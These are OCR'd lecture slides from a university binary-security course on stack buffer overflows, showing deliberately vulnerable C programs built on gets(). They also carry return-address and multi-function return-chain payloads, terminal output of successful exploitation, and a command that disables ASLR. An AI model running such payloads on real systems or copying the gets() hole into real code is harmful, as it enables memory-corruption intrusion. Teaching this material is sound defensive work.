


%eip = Addr of printsecret

```
mov %ebp, %esp
pop %ebp
ret
```


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made 
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", 
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
push %ebp
mov %esp, %ebp
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
push %ebp
mov %esp, %ebp
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Address of i to overwrite:
Buf + sizeof(buf) + 12


x86, Cdel in a function



(%ebp)	: saved %ebp
4(%ebp)	: RET
8(%ebp)	: first argument
-8(%ebp)	: maybe a local variable

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    printf("Congratulations! You made 
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", 
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Buffer Overflow Example: code/overflowret3


```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily


Any other way?

Can we return to a chain of functions?


(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions




Buffer Overflow Example: code/overflowretchain 32bit

```
int f1()
{
  printf("Knowledge ");}

int f2()
{
  printf("is ");}

void f3()
{
  printf("power. ");}

void f4()
{
  printf("France ");}

void f5()
{
  printf("bacon.\n");
  exit(0);}
```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4:
%p\nf5: %p\n", f1, f2, f3, f4, f5);
  vulfoo();
  printf("I pity the fool!\n");
}
```


Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Buffer Overflow Example: code/overflowretchain 32bit




```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56'+'\x84\x62\x55\x56'+'\xa1\x62\x55\x56' "| ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```

Buffer Overflow Example: code/overflowretchain 64bit



```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00'+'\x6c\x11\x40\x00\x00\x00\x00\x00'+'\xae\x11\x40\x00\x00\x00\x00\x00' "| ./orc64
Function addresses:
f1: 0x401156
f2: 0x40116c
f3: 0x401182
f4: 0x401198
f5: 0x4011ae
Knowledge is power. France is bacon.
```

(32-bit) Return to functions with one argument?


1. Before epilogue of *vulfoo*
2. After epilogue of *vulfoo*
3. after prologue of *f1*
4. after epilogue of *f1*
5. after prologue of *f2*
arg-f2-1
arg-f1-1
RET = f2
RET = f1
Saved EBP = A
Padding
buf
%ebp
%esp
%ebp = A
%eip = f1
%ebp
%esp
%ebp = A
%eip = f2
%ebp
arg-f2-2
RET = f3

Homework-4: crackme-3

Similar to **code/overflowlocal2**, but no source code available